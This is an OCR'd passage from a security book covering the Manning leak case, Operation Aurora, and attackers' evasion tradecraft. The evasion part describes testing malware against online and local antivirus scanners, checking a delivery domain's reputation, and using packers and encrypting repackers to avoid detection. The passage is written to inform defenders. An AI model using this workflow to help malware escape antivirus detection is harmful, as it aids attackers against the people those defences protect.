- Video of the 2009 Garani air strike in Afghanistan
- Classified Army documents evaluating WikiLeaks as a security threat (which was posted by the site in March of 2010)
- Approximately 260,000 United States diplomatic cables and documents

Spc. Manning felt that he was obligated to the greater good[28] and had a duty to disclose these things, although it violated the oaths he swore on entering the United States Army, not to mention violating the tenets of his security clearances.[29] Spc. Manning smugly wrote messages to Mr. Lamo regarding the impact his disclosures would have on members of President Obama's administration in addition to the administration itself. Chat logs revealed by Mr. Lamo, and examined by noted information security professional and journalist Kevin Poulsen, demonstrated that Spc. Manning felt a kinship with Mr. Lamo and described personal issues he had experienced which had caused him difficulty within his command. Spc. Manning stated that he had been demoted and was likely facing an early discharge from the Army, and apparently believed that because of how Mr. Lamo had been presented in the media he would find encouragement and support for his actions. He was incorrect. Mr. Lamo did the right thing. He contacted the United States Army Criminal Investigations Division (CID) and the United States Federal Bureau of Investigations and asked to meet with them in order to pass copies of the chat log transcripts to them. On meeting with the agents for a second time, Mr. Lamo was notified that Spc. Manning had been arrested the day before in Iraq.

(Continued)

The Case of Army Specialist Bradley Manning—cont'd

Manning felt no remorse about having disclosed information that could have compromised not only himself but also his country and fellow soldiers. Spc. Manning had told Mr. Lamo that he had originally contacted Julian Assange of WikiLeaks in November 2009 after seeing the list of 500,000 pager messages covering the 24-hour period surrounding the events of September 11, 2001 and felt comfortable disclosing the information he had.[30]

According to Mr. Lamo, Spc. Manning explained that his leaks were made possible because of the substandard security present within his environment. Spc. Manning had access to two classified networks from two separate secured laptops:

- SIPRNT (Secret Internet Protocol Routing Network) used by the DoD and the State Department at the Secret level
- JWICS (Joint Worldwide Intelligence Communications System) which serves the United States Defense Department and the United States Department at the Top Secret level

Although the classified and unclassified networks were air-gapped in compliance with DoD edicts, Spc. Manning was able to bypass them all successfully by entering his working environment with a CD-RW labeled with something like "Lady Gaga." He would then simply erase the contents of the disk and then write a compressed split file of the data in question. Mr. Lamo along with Wired.com journalist Kevin Poulsen,[31] have been labeled as "snitches" as a result of Lamo's cooperation with the authorities and Poulsen's diligent journalism regarding the story. Julian Assange, advisory board member/founder of the Internet whistleblower site WikiLeaks.org—the site to which Specialist Manning allegedly provided these documents and videos—stated that were Specialist Manning responsible for the submissions (which Assange will neither confirm nor deny), he should be regarded as a national hero. If he is convicted on all charges, Spc. Manning could be sentenced to a maximum of 52 years in prison. He has been specifically charged with putting a classified video of a military operation recorded on July 12, 2007 in Baghdad, on his personal computer. That is the date and the location of the U.S. helicopter shooting. He is also accused of accessing more than 150,000 classified U.S. State Department cables. Although the Army's charging document does not mention WikiLeaks, Manning is accused of giving the video and at least one cable "to a person not entitled to receive" them. That cable is titled "Reykjavik 13." Spc. Manning will face a military version of a grand jury to determine if he should face a trial by court-martial, and a criminal investigation is still pending. He has also been charged with "communicating, transmitting and delivering national defense information to an unauthorized source" and with "disclosing classified information concerning the national defense with reason to believe that the information could cause injury to the United States." Manning violated the following oath, an oath every member of the United States Military takes and swears to uphold. The oath itself looks like this:

> *"I,* (name)*, do solemnly swear (or affirm) that I will support and defend the Constitution of the United States against all enemies, foreign and domestic; that I will bear true faith and allegiance to the same; and that I will obey the orders of the President of the United States and the orders of the officers appointed over me, according to regulations and the Uniform Code of Military Justice. So help me God."*

This oath is communicated in an elegant and articulate manner and leaves no room for interpretation. Beyond that, when one enters into a military occupational specialty which requires a security clearance, one's life and personal opinions must be willingly put aside for the greater good as the lives of others more often than not depend on a clear,

The Case of Army Specialist Bradley Manning—cont'd

unwavering stance on service, obligation, and duty to the nation. Spc. Manning has, of his own volition, become an SMT, and it remains to be seen to what degree his actions will impact the United States.

[25] *http://news.cnet.com/2100–1001–261728.html*
[26] *www.securityfocus.com/news/254*
[27] *www.wired.com/wired/archive/12.04/hacker_pr.html*
[28] 260,000 classified U.S. diplomatic cables that Manning described as exposing "almost criminal political back dealings."
[29] If you have a security clearance and wittingly or unwittingly provide classified info to anyone who does not have security clearance or a need to know, you have violated security regulations and potentially the law.
[30] *www.wired.com/threatlevel/2010/06/leak/*
[31] *www.nndb.com/people/453/000022387/*

Project Aurora

On January 14, 2010, McAfee Labs identified a zero-day vulnerability in Microsoft Internet Explorer that was used as an entry point for Operation Aurora to exploit Google and at least 20 other companies. Microsoft issued a security bulletin and patch, and the world waited with baited breath to see if this would address, and subsequently mitigate, the threat presented by this vulnerability. Operation Aurora was a key example of a well-coordinated attack. The attack itself leveraged code (there are now several iterative exploits based off the original), which exploited certain aspects of Microsoft's Internet Explorer Web Browser. Through this exploit, an attacker could gain access to computer systems susceptible to the vulnerability. Upon compromising a vulnerable host or system, a download is initiated which subsequently activates the malicious code and content within the systems. The attack itself was initiated furtively. When targeted users accessed a compromised Web site, they were redirected to remote servers and promptly infected. In the case of Operation Aurora, the connections created were used to extricate intellectual property, data, and user accounts belonging to Google, Inc. Dmitri Alperovitch, Vice President of Threat Research for McAfee said this about the information security giant, "We have never ever, outside of the defense industry, seen commercial industrial companies come under that level of sophisticated attack, it is totally changing the threat model." Mr. Alperovitch was correct. Operation Aurora did change the threat model in the industry and offered a significant wake-up call to all who had ears to hear it, regarding the realities of the evolution of the threat landscape.

Summary

In this chapter, we explored examples of SMTs that you, the reader, may or may not have been familiar with previously although are now aware of.

We explored the motivation of criminal activity seen globally. Many of these activities are now either indirectly or directly influenced by cyber technology and will continue to be going forward. We saw the myriad criminal areas that have previously been overlooked by information technology and information security professionals although now they are impossible to be ignored. Our journey in Chapter 10 saw us explore the impact of the motivation of criminals and criminal organizations such as globalization and opportunity for profit. We examined examples of technology supported and used in the execution of these events, and specifically explored onion routed networks, the TOR project, and WikiLeaks. Additionally, we reviewed the case of Spc. Bradley Manning, currently being held by the United States Army and DoD on charges related to the illegal obtainment and dissemination of sensitive and classified information, and how he transformed himself into an SMT.

11

HIDING IN PLAIN SIGHT: NEXT-GENERATION TECHNIQUES AND TOOLS FOR AVOIDANCE AND OBFUSCATION

INFORMATION IN THIS CHAPTER

- Malware Quality Assurance Testing
- IP Attribution
- IP Spoofing

Introduction


In this chapter, we discuss some of the techniques that cyber actors use to hide in plain sight. The point of these tools is to mask the delivery, source, and ability to bypass commonly used information assurance hardware and software in order to carry out the specific attack. Before we dive into the specific tools, we briefly discuss malware quality assurance (QA) testing. The steps involved in the QA can range from online tools to local QA tools that run from the comfort of your test lab. On the basis of the level and target of the attack, it can be said that it is not likely that a nefarious cyber actor is going to use online tools as this could bring back traceability and attribution. As we mentioned in a previous chapter, attribution is very difficult to determine at first glance and requires an enormous amount of analysis and research to pinpoint the source and the individual person of an organization that is responsible. The following is just an example of malware QA methods that are common tradecraft in trying to secure nondetectable malware.

Malware Quality Assurance Testing

The point of view of a nefarious cyber actor is to avoid detection from antivirus, intrusion detection/prevention systems, and any other security device that is signature or heuristic based. The most commonly deployed and adopted technology for detection of malware is antivirus. Since antivirus is considered a security best practice, the malware developers have the opportunity of using different vendor provided online scanners that will provide them with an immediate result if their malware is triggered. However, as this method is timely, why not take advantage of other online scanners that provide you nearly the who's who of antivirus vendors? It is important to point out, however, that using raw/direct connections to online scanners to test your malware samples can also lead to attribution depending on the online sources you used and their willingness to give the information on samples that were tested by Law Enforcement (LE) or national government entities. However, we will discuss later in the chapter about masking attribution through anonymous proxy, SOCKS, and other tradecrafts that are commonly used.

VirusTotal (Figure 11.1)

Figure 11.2. shows a sample piece of relatively new malware that we tested in VirusTotal. As suspected, since this is a relatively new sample, none of the various vendors has a specific



Virustotal is a service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...


Choose File: ASCII_VOID

□ Send it over SSL

If you wish, you can also send files via email or using VirusTotal's public API

(Maximum file size: 20MB)


Figure 11.1 VirusTotal splash screen, an industry recognized malware analysis tool.



Antivirus	Version	Last Update	Result
AhnLab-V3	2010.10.07.02	2010.10.07	-
AntiVir	7.10.12.159	2010.10.07	-
Antiy-AVL	2.0.3.7	2010.10.07	-
Authentium	5.2.0.5	2010.10.07	-
Avast	4.8.1351.0	2010.10.07	-
Avast5	5.0.594.0	2010.10.07	-
AVG	9.0.0.851	2010.10.07	-
BitDefender	7.2	2010.10.07	-
CAT-QuickHeal	11.00	2010.10.05	-
ClamAV	0.96.2.0-git	2010.10.07	-
Comodo	6313	2010.10.07	-
DrWeb	5.0.2.03300	2010.10.07	-
Emsisoft	5.0.0.50	2010.10.07	-
eSafe	7.0.17.0	2010.10.07	-
eTrust-Vet	36.1.7896	2010.10.07	-
F-Prot	4.6.2.117	2010.10.07	-
F-Secure	9.0.15370.0	2010.10.07	-
Fortinet	4.2.249.0	2010.10.07	-
GData	21	2010.10.07	-
Ikarus	T3.1.1.90.0	2010.10.07	-
Jiangmin	13.0.900	2010.10.06	-
K7AntiVirus	9.63.2698	2010.10.07	-
Kaspersky	7.0.0.125	2010.10.07	-
McAfee	5.400.0.1158	2010.10.07	-
McAfee-GW-Edition	2010.1C	2010.10.07	-

Figure 11.2 Antimalware engines used in the VirusTotal scan.

signature for detecting the malware. Additionally, VirusTotal has the ability to submit a URL link. Since we were successful in bypassing AV detection on the basis of our results from the leading AV vendors and can say with great certainty that our code will execute on the end point without detection, we can test our delivery method of the malware. VirusTotal also provides the capability to test any URL that might have a high reputation rate for delivering malicious content. We were able to test a domain that we own; please realize we did not upload the malicious PDF "ASCII_VOID" (Figures 11.3 and 11.4).




Virustotal is a service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

x.x.x.x

If you wish, you can also submit URLs using VirusTotal's public API

Figure 11.3 Testing the IP reputation of our IP address.



Microsoft	1.6201	2010.10.07	-
NOD32	5512	2010.10.07	-
Norman	6.06.07	2010.10.06	-
nProtect	2010-10-07.01	2010.10.07	-
Panda	10.0.2.7	2010.10.07	-
PCTools	7.0.3.5	2010.10.07	-
Prevx	3.0	2010.10.07	-
Rising	22.67.02.07	2010.09.30	-
Sophos	4.58.0	2010.10.07	-
Sunbelt	7007	2010.10.07	-
SUPERAntiSpyware	4.40.0.1006	2010.10.07	-
Symantec	20101.2.0.161	2010.10.07	-
TheHacker	6.7.0.1.051	2010.10.07	-
TrendMicro	9.120.0.1004	2010.10.07	-
TrendMicro-HouseCall	9.120.0.1004	2010.10.07	-
VBA32	3.12.14.1	2010.10.07	-
ViRobot	2010.10.4.4074	2010.10.07	-
VirusBuster	12.67.8.0	2010.10.07	-

Figure 11.4 Results of the IP address not showing up in the reputation feeds.

As you can see our domain did not trigger any of the reputation engines within VirusTotal. Now, we can say with a great level of certainty that our malicious PDF went undetected and our domain did not trigger any of the reputation databases. This is important as nefarious cyber actors will bring domains online and quickly pull them down depending on their activity. In this scenario, we just demonstrated some quick QA testing of our attack. The reason we are demonstrating this is to show you that some of the capabilities that are widely used for research purposes can also be used by nefarious cyber actors to validate whether attacks they are going to launch will initially go undetected. Another online tool used for malware detection is Virscan.org.

VirSCAN.org

Figure 11.5 is an example of a piece of malware that was scanned by over 35 vendor engines and only one was able to trigger a positive hit for malware.

As you can see in Figure 11.6, this specific example was caught by one of China's largest AV vendors, Jiang Min. The following are examples of tools that can be used locally to test malware samples.


Kims v2

Kims v2 is a tool that basically does the same thing as the other tools that were previously discussed. This one happens to be in Spanish, but as you can see it gives you the capability to test against multiple AV engines locally on your own personal computer (Figure 11.7).

The ability to perform QA of your malware and even testing the reputation of your malware are just a couple of examples of what the nefarious cyber actors have access to. There are many more examples of these tools that can be purchased, used, and easy to find by doing a random Google search.


Packers

Packers are often used to hide malware and bypass antivirus. A packer will obfuscate code to render the ability to reverse



File Name :	無名相簿破解.exe
File Size :	274432 byte
File Type :	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5 :	2331b9c3b7769768da58e9be63ddb09e
SHA1 :	e246f6d328e8ff7b0cbef559bb8e4789540c319e

Figure 11.5 MD5 hash of the malware provided by Jiang Min antivirus.




Scanner	Engine Ver	Sig Ver	Sig Date	Scan result
a-squared	5.0.0.20	20101008020253	2010-10-08	-
AhnLab V3	2010.10.04.01	2010.10.04	2010-10-04	-
AntiVir	8.2.4.72	7.10.12.162	2010-10-07	-
Antiy	2.0.18	20101008.5296123	2010-10-08	-
Authentium	5.1.1	201010071259	2010-10-07	-
AVAST!	4.7.4	101007-1	2010-10-07	-
AVG	8.5.850	271.1.1/3182	2010-10-07	-
BitDefender	7.90123.6284255	7.34183	2010-10-08	-
ClamAV	0.96.1	12102	2010-10-07	-
Comodo	4.0	6315	20	Found nothing
CP Secure	1.3.0.5	2010.10.07	2010-10-07	-
Dr.Web	5.0.2.3300	2010.10.08	2010-10-08	-
F-Prot	4.4.4.56	20101007	2010-10-07	-
F-Secure	7.02.73807	2010.10.07.09	2010-10-07	-
Fortinet	4.2.249	12.429	2010-10-06	-
GData	21.947/21.388	20101007	2010-10-07	-
Ikarus	T3.1.32.15.0	2010.10.07.76896	2010-10-07	-
JiangMin	13.0.900	2010.10.07	2010-10-07	Worm/VB.ame

Figure 11.6 VirScan.org output.

engineer the code nearly impossible. Additionally, some of these packers will also introduce an encryption element, which is another variable that is becoming more common in the delivery exploits. However, these types of tools are supposed to be used in order to protect an organization's code from being reverse engineered. An example of a commonly used packer is ASPack (Figures 11.8 and 11.9).

These types of tools are not foolproof as the UPX packer places artifacts within the code that triggers some antivirus engines. Nevertheless, these are some of the tools that nefarious cyber actors will use to mask their code. However, it is important to note that some packers will leave trace artifacts behind that can be picked up by some detection engines.



Nombre del antivirus: Asquared

Icono: %ExtractKimsDir%\Languages\Icons\Asquared.bmp

Path del antivirus: %ExtractKimsDir%\Scans\Asquared\a2cmd.exe

Tipo de ejecución: Normal

Path del report: %ExtractKimsDir%\Reports\reportA2.txt

Parámetros para los diferentes tipos de análisis

Análisis	Parámetros
Heurística desactivada	;" /r /a /n /la=%ExtractKimsDir%\Reports\reportA2.txt
Heurística baja	/f="%FileToScan%" /h /r /a /n /la=%ExtractKimsDir%\F
Heurística media	/f="%FileToScan%" /h /r /a /n /la=%ExtractKimsDir%\F
Heurística alta	/f="%FileToScan%" /h /r /a /n /la="%ExtractKimsDir%\
Borrar infectados	/f="%FileToScan%" /h /r /a /n /la=%ExtractKimsDir%\F

URL de descarga: http://download1.emsisoft.com/a2cmd.zip

Obtener el siguiente link del HTML descargado despues de la palabra:

Acción tras descargar: %ExtractKimsDir%\Data\Copy_A2.bat

Instrucciones para la instalación manual


Instrucciones	Comando a ejecutar tras las instrucciones
instalar como se pueda :P	tractKimsDir%\Downloads\ScanAsquared.exe

Figure 11.7 Kims v 2.

Pretty Good Malware Protection

Another tool that is not available to the general public takes packing to a whole new level. This is called Pretty Good Malware Protection (PGMP). This tool allows you to take even a known sample of malware that would likely be detected by antivirus engines and repack the code with a very high level of encryption (Figures 11.10 and 11.11).

Once this tool has successfully processed the code, it is technically impossible for the antivirus engines to determine if the code is malicious or not. However, once the encrypted code is executed on the end point, it will unencrypt itself and begin to execute. The sophistication that went in the PGMP tool is extremely high and brings a whole new level of obfuscation that



